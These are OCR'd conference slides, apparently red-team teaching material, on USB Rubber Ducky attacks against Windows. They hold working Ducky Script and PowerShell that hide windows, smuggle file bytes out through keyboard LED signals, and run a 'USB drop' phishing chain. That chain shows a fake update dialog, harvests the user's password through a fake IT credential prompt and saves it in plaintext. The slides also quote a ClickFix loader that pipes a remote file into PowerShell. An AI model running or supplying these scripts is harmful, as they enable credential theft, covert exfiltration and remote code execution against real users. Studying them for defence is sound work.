
Visibility Obfuscation

- `powershell -W Hidden -Command ...`
- `cmd /C "start /MIN cmd powershell -Command ..."`
  - excellent when not hooked by Endpoint Detection and Response (EDR)
  - in general, be careful about one-liners as the process log can contain the exploit code then, at least partially
- Anyway, we control the keyboard, so we can hide the particular activity windows like an ordinary user would
  - minimize/shift window using UI
- This is exactly the vital part of USB-HID power, as we have a plenty of obfuscation ways at our disposal, compared to other exploit injection vectors

PowerShell in LOLBIN Terrain

- Besides its own commands and scripts, PS can invoke
  - classes and objects from .NET runtime
  - COM/DCOM
  - executables and libraries from Win32 user space
- One script to rule them all…

Distributed Parallel Processes in General



LED Reflection in General
- Powerful Interplay in between PowerShell and Ducky Script

- **Suitable for both attended and unattended scenarios**

```
# add the System.Windows.Forms .NET namespace
Add-Type -A System.Windows.Forms

# let
# $signal = "%{CAPSLOCK}" for option-1
# $signal = "%{NUMLOCK}" for option-2
# $signal = "%{SCROLLLOCK}" for option-3
# $signal = "" for option-4 as this is also a signal

# invoke SendWait static method of SendKeys class
[System.Windows.Forms.SendKeys]::SendWait($signal);
```


USB Rubber Ducky LED Modulator in Action

```
PS C:\Users\cza95452> cat $env:temp\mx.txt -En by
65
104
111
106
33
PS C:\Users\cza95452> $s=""; foreach($b in $(cat $env:tmp\mx.txt -En by)){foreach($a in 0x80,0x40,0x20,0x10,0x08,0x04,0x02,0x01)
{if($b-band$a){$s+='%{NUMLOCK}'}else{$s+='%{CAPSLOCK}'}}}; $s+='%{SCROLLLOCK}'
PS C:\Users\cza95452>
PS C:\Users\cza95452> echo $s
%{CAPSLOCK}%{NUMLOCK}%{CAPSLOCK}%{CAPSLOCK}%{CAPSLOCK}%{CAPSLOCK}%{CAPSLOCK}%{NUMLOCK}%{CAPSLOCK}%{NUMLOCK}%{NUMLOCK}%{CAPSLOCK}
%{NUMLOCK}%{CAPSLOCK}%{CAPSLOCK}%{CAPSLOCK}%{CAPSLOCK}%{NUMLOCK}%{NUMLOCK}%{CAPSLOCK}%{NUMLOCK}%{NUMLOCK}%{NUMLOCK}%{NUMLOCK}%{C
APSLOCK}%{NUMLOCK}%{NUMLOCK}%{CAPSLOCK}%{NUMLOCK}%{CAPSLOCK}%{NUMLOCK}%{CAPSLOCK}%{CAPSLOCK}%{CAPSLOCK}%{NUMLOCK}%{CAPSLOCK}%{CA
PSLOCK}%{CAPSLOCK}%{CAPSLOCK}%{NUMLOCK}%{SCROLLLOCK}
PS C:\Users\cza95452>
```

LED Transmitter - PowerShell Platform

```
# add the System.Windows.Forms .NET namespace
Add-Type -A System.Windows.Forms

# invoke SendWait static method of SendKeys class
# $s is the string to be injected into message loop
[System.Windows.Forms.SendKeys]::SendWait($s);
```

Received Message Stored on Rubber Ducky SD Card



CAPS Lock Trap to Detect an Active User
- during logon, etc.

Reflexive Keyboard Mapping *Detection* **US**

```
GUI r
DELAY 200
STRINGLN cmd
DELAY 250
STRING echo IT update & powershell -command
SPACE
STRING Add-Type -A System.Windows.Forms;
STRING [System.Windows.Forms.SendKeys]::SendWait(\"%
{SCROLLLOCK}\")
ENTER
DELAY 250
STRINGLN exit
REM test the result and apply next test if negative
REM ...
```

US Keyboard Mapping Test Response in US and CZ Environments


```
C:\Users\rflab>echo IT update & powershell -command Add-Type -A
System.Windows.Forms;[System.Windows.Forms.SendKeys]::SendWait(\"%{SCROLLLOCK}\")
IT update

C:\Users\rflab>
```

SCRLOCK

```
C:\Users\rflab>echo IT update 7 powershell =command Add=Type =A
System.Windows.FormsůúSystem.Windows.Forms.SendKeys)""SendWait9¨!5/SCROLLLOCK(¨!0
IT update 7 powershell =command Add=Type =A
System.Windows.FormsůúSystem.Windows.Forms.SendKeys)""SendWait9¨!5/SCROLLLOCK(¨!0

C:\Users\rflab>
```

none

USB Drop Attack Vector: Phishing-style Interaction




```
REM Stage 1 - Bait the user attention
GUI r
DELAY 350
STRINGLN cmd
DELAY 450
REM Use kind blocker in case of a wrong keyboard layout
STRINGLN echo checkus & powershell & exit
DELAY 350

STRING &{
STRING Add-Type -A @('PresentationFramework','System.Windows.Forms');
STRING [System.Windows.MessageBox]::Show('System updates for this medium.','RBCZ Disk
Detected','OK','Warning');
STRING [System.Windows.Forms.SendKeys]::SendWait('%{SCROLLLOCK}');
STRING exit
STRING }
ENTER
REM Minimize the background PS window, only the dialog shall remain visible
DELAY 350
GUI DOWNARROW

WAIT_FOR_SCROLL_CHANGE
DELAY 350
```

```
REM Stage 2 - Scam user's password and save it to a local file
GUI r
DELAY 350
STRINGLN cmd
DELAY 450
STRINGLN powershell & exit
DELAY 350

STRING $user_update_7b23={
STRING Add-Type -A System.Windows.Forms;
STRING $a=$Host.UI.PromptForCredential("IT Security Request", "Please enter your
password to finish this update.", $env:username, "");
STRING $b=[System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($a.Password);
STRING $p=[System.Runtime.InteropServices.Marshal]::PtrToStringAuto($b);
STRING $f="$env:Tmp\3e41f376.txt";
STRING New-Item $f -ItemType File -Value ($a.UserName + " : $p") -Force;
STRING [System.Windows.Forms.SendKeys]::SendWait('%{SCROLLLOCK}');
STRING exit
STRING }
ENTER
STRINGLN Clear-Host
STRINGLN &$user_update_7b23

WAIT_FOR_SCROLL_CHANGE
DELAY 350
```

```
REM Stage 3 - Open notepad with the user name and password and zoom it
GUI r
DELAY 350
REM carefully with one-liners
REM STRINGLN notepad %TMP%\3e41f376.txt
STRINGLN notepad
DELAY 1000
CTRL 0
DELAY 250
CTRL o
DELAY 550
STRING %TMP%\
DELAY 250
STRING 3e41f376.txt
ENTER
DELAY 550
HOLD CONTROL =
DELAY 2100
RELEASE =
INJECT_MOD
RELEASE CONTROL
```

ClickFix Vector - yet another way, this time without RD



-- https://krebsonsecurity.com/2024/09/this-windows-powershell-phish-has-scary-potential/


Real Investigation: Phase #1 One-Line Loader

```
cmd /c powershell -w h curl.exe hxxps://
www[.]aggiornamentoaggiornamento[.]com/requestverificationclodflare.txt
| powershell -
```

